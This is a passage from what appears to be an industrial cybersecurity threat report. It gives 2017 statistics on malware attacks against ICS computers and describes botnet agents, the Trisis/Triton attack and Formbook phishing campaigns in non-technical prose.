In 2017, 10.8% of all ICS systems were attacked by botnet agents. Moreover, botnet agent attack statistics show that 2% of ICS systems were attacked by several malicious programs of this type at once.




Percentage of ICS computers attacked by botnet agents in 2017

The main sources of botnet agent attacks on ICS systems in 2017 were the internet, removable media and email messages.



Sources of ICS infection with botnet agents, percentage of ICS computers attacked, 2017

This once again demonstrates the need for access control to ensure that information is exchanged securely between an enterprise's industrial network and other networks, as well as the need to block unauthorized removable media from connecting to ICS systems and to install tools designed to detect and filter malicious objects from email messages.



Top 5 botnet agent most commonly found on ICS systems in 2017, percentage of ICS computers attacked

Nearly two percent of all systems analyzed were attacked with Virus.Win32.Sality malware. In addition to infecting other executable files, this malware includes the functionality of resisting antivirus solutions and downloading additional malicious modules from the command-and-control server. The most widespread Sality modules are components for sending spam, stealing authentication data stored on the system and downloading and installing other malware.

The Dinihou botnet agent, which attacked 0.9% of ICS systems analyzed, is in second position. The malware includes functionality that enables the attackers to upload an arbitrary file from an infected system, creating the threat of sensitive data leaks for victim organizations. In addition, both Worm.VBS.Dinihou and Virus.Win32.Nimnul, which is in third place with 0.88%, can be used to download and install other malware on infected systems.

Most modifications of Trojan.Win32.Waldek are distributed via removable media and include functionality to collect information on infected systems and send it to the attackers. Based on the system data collected, the attackers create packages of additional malware to be installed on the infected system using the relevant Waldek functionality.

The fifth position is taken up by Backdoor.Win32.Androm, which ranked highest based on the number of attacks on ICS systems in H2 2016. The malware provides the attackers with a variety of information on the infected system and enables them to download and install modules for performing destructive activities, such as stealing sensitive data.

Targeted attacks

2017 saw the publication of information on two targeted attacks on systems that are part of the industrial infrastructure – Industroyer and Trisis/Triton. In these attacks, for the first time since Stuxnet, threat actors created their own implementations of industrial network protocols, gaining the ability to communicate with devices directly.

Trisis/Triton

In December 2017, researchers reported discovering previously unknown malware that targeted critical infrastructure systems. The discovery was made as a result of investigating an incident at an unnamed industrial enterprise. The malicious program was dubbed Triton or Trisis.

The malware is a modular framework that can automatically find Triconex Safety Controllers on the enterprise network, get information on their operating modes and plant malicious code on these devices. Trisis/Triton embeds a backdoor in the device's firmware, enabling the attackers to remotely read and modify not only the code of the legitimate control program, but also the code of the compromised Triconex device's firmware. With such capabilities, attackers can do serious damage to the enterprise's industrial process. The least harmful of possible negative consequences is the system's emergency shutdown and interruption of the industrial process. It was this type of event that caused a victim organization to launch an investigation, which resulted in the attack being detected.

It remains unknown how the attackers penetrated the enterprise's infrastructure. What is known is that they must have been inside the compromised organization's network for a sufficiently long time (several months) and used legitimate software and 'dual-use' utilities for lateral movement and privilege escalation.

Although the attack was designed to modify code on Triconex devices, the code that the attackers were apparently trying to inject in the last stage of the attack has never been found, so it is currently impossible to determine the final objective of the attack.


Spear phishing — Formbook spyware

Spear phishing attacks on industrial organizations continued in the second half of 2017. We have already written about spear phishing used by threat actors in Business Email Compromise (BEC) attacks. Compared to attacks described earlier, the attackers' tactics have not changed significantly. However, in addition to known Trojan-Spy malware sent in phishing emails to global industrial and energy companies (FareIT, HawkEye, ISRStealer, etc.), a new representative of this malware class – Formbook – gained popularity in the second half of 2017.

Formbook attacks involve sending phishing emails with malicious Microsoft Office documents attached. To download and install malware on target systems, these documents exploit the CVE-2017-8759 vulnerability or use macros. Some phishing emails include attached archives of different formats containing the malicious program's executable file. Examples of attached file names:

- RFQ for Material Equipment for Aweer Power Station H Phase IV.exe
- Scanned DOCUMENTS & Bank Details For Confirmation.jpeg (Pages 1- 4) -16012018. jpeg.ace
- PO & PI Scan.png.gz
- BL_77356353762_Doc1.zip

- QUOTATION LISTS.CAB
- shipping receipts.ace



Sample phishing email used to distribute Formbook

In terms of implementation and the techniques used to obfuscate the code and encrypt the payload, Formbook differs from its 'peers' in that its functionality is more extensive. In addition to standard spyware features, such as making screenshots, capturing keypresses and stealing passwords stored in browsers, Formbook can steal sensitive data from HTTP/HTTPS/SPDY/HTTP2 traffic and web forms. Additionally, the malware implements remote system control functionality and uses an unusual technique to resist the analysis of network traffic. The Trojan generates a set of URLs to which it is going to connect, using a list of legitimate domains stored in its body. It then adds one URL for its command-and-control server. In this way, the malware attempts to mask its connections to the malicious domain by sending numerous requests to legitimate resources, making its detection and analysis more difficult.

Threat statistics

All statistical data used in this report was collected using the Kaspersky Security Network (KSN), a distributed antivirus network. The data was received from those KSN users who gave their consent to have data anonymously transferred from their computers. We do not identify the specific companies/organizations sending statistics to KSN, due to the product limitations and regulatory restrictions.

Methodology

The data was received from ICS computers protected by Kaspersky Lab products that Kaspersky Lab ICS CERT categorizes as part of the industrial infrastructure at organizations. This group includes Windows computers that perform one or several of the following functions:

- supervisory control and data acquisition (SCADA) servers,
- data storage servers (Historian),
- data gateways (OPC),
- stationary workstations of engineers and operators,
- mobile workstations of engineers and operators,
- Human Machine Interface (HMI).

The statistics analyzed also include data received from computers of industrial control network administrators and software developers who develop software for industrial automation systems.

For the purposes of this report, attacked computers are those on which our security solutions have been triggered at least once during the reporting period. When determining percentages of machines attacked, we use the ratio of *unique* computers attacked to all computers in our sample from which we received anonymized information during the reporting period.

ICS servers and stationary workstations of engineers and operators often do not have full-time direct internet access due to restrictions specific to industrial networks. Internet access may be provided to such computers, for example, during maintenance periods.


Workstations of system/network administrators, engineers, developers and integrators of industrial automation systems may have frequent or even full-time internet connections.

As a result, in our sample of computers categorized by Kaspersky Lab ICS CERT as part of the industrial infrastructure of organizations, about 40% of all machines have regular or full-time internet connections. The remaining machines connect to the Internet no more than once a month, many less frequently than that.

Percentage of computers attacked


In the second half of 2017, Kaspersky Lab products blocked attempted infections on **37.8%** of ICS computers protected by them, which is 0.2 percentage points more than in the first half of 2017 and 1.4 percentage points less than in the second half of 2016.

June – August 2017 saw a decline in the number of attacked computers. However, in September there was a notable increase in cybercriminal activity, with the proportion of attacked machines rising to 20% and not falling below that level again for the rest of the year.



Percentage of ICS computers attacked globally by month, 2017

When comparing these values with the same period in 2016, we see that the July numbers are practically identical. However, for all other months the percentage of attacked machines in 2016 was higher than in 2017.



Percentage of ICS computers attacked globally by month, H2 2017 vs H2 2016


A certain decrease in the percentage of computers attacked can be attributed to several factors. It is likely that one has to do with industrial enterprises paying more attention to the security of industrial segments

on their networks. According to our experts' assessments, changes for the better may be largely due to simple measures: enterprises have begun to conduct audits of the industrial segments of their networks, train employees in the principles of cyber-hygiene, more properly differentiate access rights between the corporate and the industrial segments of their network, etc.

Percentage of ICS computers attacked in different industries

According to our assessment, medium-size and large companies with mature IT security processes tend to use Kaspersky Lab corporate solutions (mainly Kaspersky Industrial CyberSecurity and Kaspersky Endpoint Security) to safeguard their ICS infrastructure. Many smaller organizations and individual engineers, along with companies whose IT and OT cybersecurity still leaves much to be desired, may rely on Kaspersky Lab consumer solutions to protect their ICS computers. The percentage of such computers attacked by malware during the reporting period is significantly higher compared to the corresponding figures for computers protected by corporate products.

We intentionally excluded statistics coming from our consumer solutions when analyzing attacks on industrial facilities in different industries, using only telemetry data coming from Kaspersky Lab products for corporate users. This resulted in lower average attacked computers percentage values than for the rest of the analysis results presented in this report, where both Kaspersky Lab corporate and consumer product statistics were used.



Percentage of ICS computers attacked in different industries, H2 2017 vs H1 2017*

* In this report, unlike our previous reports, we calculated the percentage of attacked ICS computers for each industry (the percentage of ICS computers attacked in an industry to all ICS computers in that industry). In previous reports, we included the distribution of attacked ICS computers by industry (the percentage of computers attacked in a given industry to all attacked computers in our sample).

According to statistics on attacks against facilities in different industries, nearly all industries demonstrate similar percentages of attacked ICS computers, which are in the range from 26 to 30 percent. We believe this may be due to the similarity of ICS architectures used to automate industrial processes at enterprises in various industries and, possibly, similarities in the processes used by enterprises to exchange information with external entities and inside the enterprises themselves.

Two industries were attacked more than others during the reporting period: the figures for Energy (38.7%) and Engineering & ICS Integrators (35.3%) are above 35%.

We believe that the high percentage of attacked ICS systems in the energy sector may be explained, on the one hand, by the greater network connectivity of electric power sector facilities (compared to facilities in other industries) and, on the other hand, perhaps by the fact that, on average, more people have access to the industrial control systems of energy sector facilities than to those at enterprises in other industries.

The supply chain attack vector has infamously been used in some devastating attacks in recent years, which is why the high percentage of attacked ICS computers in Engineering and ICS Integration businesses is a problem that is serious enough to be noticed.

The only industry whose figures showed a significant growth in the six months (+ 5.2 p.p.) is Construction (31.1%). The reason for the high percentage of ICS computers attacked in construction organizations could be that, for enterprises in the industry, industrial control systems often perform auxiliary functions, were introduced a relatively short time ago and are consequently at the periphery of company owners' and managers' attention. The upshot of this may be that objectives associated with protecting these systems from cyberthreats are regarded as having a relatively low priority. Whatever the reason for the high percentage of attacks reaching industrial control systems in construction and engineering, the fact seems sufficiently alarming. Construction is known to be a highly competitive business and cyberattacks on industrial organizations in this industry can be used as a means of unfair competition. So far, cyberattacks have been used in the construction industry mainly for purposes associated with the theft of commercial secrets. Infecting industrial control systems may provide threat actors with a new weapon in their fight against competitors.

The three least attacked industries are Mining (23.5%), Logistic & Transportation (19.8%) and ICS Software Development (14.7%).

ICS vendor infections might be very dangerous, because the consequences of an attack, spread over the infected vendor's partner ecosystem and customer base, could be dramatic, as we saw in the recent wide-scale incidents, such as the exPetr malware epidemic.

This report includes information on ICS computers at educational facilities. These figures include not only ICS systems used in demonstration stands and labs performing instructional and research functions, but also in industrial automation systems of various facilities that are part of the infrastructure of educational establishments, such as power supply systems (including power generation and distribution), utilities, etc., as well as ICS used in pilot production facilities.


The figure for educational establishments can be regarded as representing the "background level" of accidental threats affecting ICS systems, considering systems at educational establishments to be as insecure as such systems can get. This is because ICS systems at educational establishments are usually connected to the respective organizations' general-purpose networks and are less isolated from the outside world than the systems of industrial facilities.

At the same time, we believe that attacks on ICS systems at educational establishments can also pose a significant threat to enterprises in different real-sector industries – primarily because universities/colleges maintain working contacts and engage in collaboration with industrial enterprises. This includes joint research labs, engineering and development centers, personnel training and career development centers, etc.

In addition, such ICS systems can be used by attackers to test and debug malicious code and refine attacks against real-sector enterprises.

Education demonstrates the greatest difference between the H1 and H2 percentages of ICS systems attacked. The high figure for H1 was due to the large number of internet-borne attacks, as well as attacks by malware belonging to the Trojan.Multi.Powercod family. That malware uses techniques that are similar to those described by our colleagues here. In H1 2017, 9.8% of ICS computers in educational establishments from our sample were attacked by Powercod Trojans. In H2, the corresponding figure was 0.7%.

Sources of industrial automation system infection



Main sources of threats blocked on ICS computers, percentage of ICS computers attacked, H2 2017 vs H1 2017

In the second half of 2017, most of the numbers for the main infection sources remained at H1 2017 levels.

For computers that are part of the industrial infrastructure, the internet remains the main source of infection. Contributing factors include interfaces between corporate and industrial networks, availability


of limited internet access from industrial networks, and connection of computers on industrial networks to the internet via mobile phone operator networks (using mobile phones, USB modems and/or Wi-Fi routers with 3G/LTE support). Contractors, developers, integrators and system/network administrators that connect to the control network externally (directly or remotely) often have unrestricted internet access. Their computers are in the highest-risk group and can be used by malware as a channel for penetrating the industrial networks of the enterprises they serve. As we mentioned above, about 40% of computers in our sample connect to the internet on a regular basis. It should be noted that, in addition to malicious and infected websites, the "Internet" category includes phishing emails and malicious attachments opened in web-based email services (in browsers).

Experts from Kaspersky Lab ICS-CERT note that malicious programs and scripts built into email message bodies are often used in targeted attacks on industrial enterprises. In most cases, the attackers distribute emails with malicious attachments in office document formats, such as Microsoft Office and PDF, as well as archives containing malicious executable files.

There has also been a 1.7 p.p. decrease in the proportion of threats detected while scanning removable media. This is an important indicator, because such devices are often used to transfer information in industrial networks.

The other figures did not change appreciably.

Classes of malware



Malware classes, percentage of ICS computers attacked, H2 2017

Trojan malware, which is designed to penetrate the systems being attacked, deliver and launch other malware modules, remains relevant to ICS computers. The malicious code of these programs was most

commonly written in scripting languages (Javascript, Visual Basic Script, Powershell, AutoIt in the AutoCAD format) or took the form of Windows shortcuts (.lnk) that pointed to the next malicious modules.


These Trojans most often tried to download and execute the following malware as main modules:

- spyware Trojans (Trojan-Spy and Trojan-PSW)
- ransomware (Trojan-Ransom)
- backdoors (Backdoor)
- remote administration tools installed without authorization (RAT)
- Wiper type programs (KillDisk) designed to delete (wipe) data on the hard drive and render the computer unusable

Malware infections of computers on an industrial network can result in the loss of control or the disruption of industrial processes.

Platforms used by malware


In the second half of 2017, we saw a significant increase in the percentage of ICS computers affected by malware written for the JavaScript platform.



Platforms used by malware, percentage of ICS computers attacked, H2 2017 vs H1 2017

The main reason for growing figures for the JavaScript platform is the increase in the number of phishing emails that include a loader for Trojan-Ransom.Win32.Locky.

In the latest versions of such emails, the attackers used a fax-received notification template.



The phishing emails include an attachment – an obfuscated loader written in JavaScript and designed to download and execute the main malicious module from servers controlled by the attackers.

It is important to note that threat actors often attack legitimate websites in order to host malware components on these sites. Threat actors do this to hide malicious traffic behind legitimate domains to mask the traces of an attack.

Cryptocurrency miners also made a small contribution to the increase in the share of the JavaScript platform – both the versions for browsers and the script-based loaders of miners for the Windows platform.

Geographical distribution of attacks on industrial automation systems

TOP 15 countries by percentage of ICS computers attacked:

	Country*	% of systems attacked
1	Vietnam	69.6
2	Algeria	66.2
3	Morocco	60.4
4	Indonesia	60.1
5	China	59.5

